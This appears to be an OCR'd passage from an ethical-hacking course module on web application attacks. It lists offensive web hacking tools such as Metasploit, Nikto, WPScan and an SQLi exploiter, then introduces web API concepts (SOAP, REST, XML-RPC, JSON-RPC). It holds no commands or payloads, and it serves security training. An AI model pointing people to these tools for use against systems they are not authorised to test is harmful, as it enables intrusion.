
Instant Source
https://www.blazingtools.com

Additional Web Application Hacking Tools

Besides the web application hacking tools described above, several other tools can help attackers accomplish their goals.

Some additional web application hacking tools are listed below:

- Metasploit (*https://www.metasploit.com*)
- w3af (*http://w3af.org*)
- Nikto (*https://cirt.net*)
- Sn1per (*https://github.com*)
- WSSiP (*https://github.com*)
- X Attacker (*https://github.com*)
- timing_attack (*https://github.com*)
- HTTrack (*http://www.httrack.com*)
- SQL Injection Scanner (*https://pentest-tools.com*)
- XSS Scanner (*https://pentest-tools.com*)
- SQLi Exploiter (*https://pentest-tools.com*)
- HTTP Request Logger (*https://pentest-tools.com*)
- WebCopier (*http://www.maximumsoft.com*)
- WPScan (*https://wpscan.org*)
- Instant Source (*https://www.blazingtools.com*)



Module Flow

1 **Web Application Concepts**

2 **Web Application Threats**


3 **Web Application Hacking Methodology**

4 **Web API, Webhooks, and Web Shell**

5 **Web Application Security**

Web API, Webhooks, and Web Shell

Recent years have witnessed an exponential increase in the usage of web APIs in application development. Web APIs help developers in building web applications that retrieve data from multiple online sources. As web APIs are incorporated in many popular applications such as social networking, shopping, and search engines, the importance of securing APIs and their integrity has increased. Any security breach in an API can expose personal or business-critical data to attackers. This section discusses the basic concepts of web API, webhooks, and web shell; API vulnerabilities and hacking techniques; and the best practices for API security.



What is Web API?

- Web API is an application programming interface that provides online web services to client-side apps for retrieving and updating data from **multiple online sources**
- Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at **one central location**

What is Web API?

Web API is an application programming interface that provides online web services to client-side applications for retrieving and updating data from multiple online sources. It is a special type of interface where interactions between applications can be allowed through the Internet and some web-based protocols. Web APIs make resources accessible on the Internet and they are generally accessed via the HTTP protocol. They also consist of different types of tools, functions, and protocols that can be used to develop software or applications without any complexity.

For example, consider a traditional web application that is supported by multiple mobile platforms with no centralized API. This results in the complexity of updating business logic for each individual implementation whenever there is an update in the client applications. Using a centralized web API reduces the complexity and increases the integrity of updating and changing the data or business logic at one central location.





Image Service
Barcode Service
Custom Service
Report Service
PDF Service
Excel Service
Database
File Services
Other Services
Web APIs
REST API
Mobile Apps
Web Apps
Other Apps

Figure 14.85: Illustration of Web API



Web Services APIs

SOAP API	SOAP is a web-based communication protocol that **enables interactions** between applications running on different platforms SOAP-based APIs are programmed to generate, recover, modify and erase different logs such as profiles, credentials, and business leads
REST API	REST is not a specification, tool, or framework, but instead is an architectural style for web services that serves as a **communication medium** between various systems on the web APIs which are supported by the REST architectural style are known as REST APIs
RESTful API	RESTful APIs, which are also known as RESTful services, are designed using **REST principles** and **HTTP communication protocols** RESTful is a collection of resources that use HTTP methods such as PUT, POST, GET, and DELETE
XML-RPC	XML-RPC is a communication protocol **uses a specific XML format** to transfer data It is simpler than SOAP and uses comparatively less bandwidth to transfer data
JSON-RPC	JSON-RPC is a communication protocol that is similar to XML-RPC, but it **uses JSON format** instead of XML to transfer data

Web Service APIs

The most frequently used web service APIs are listed below:

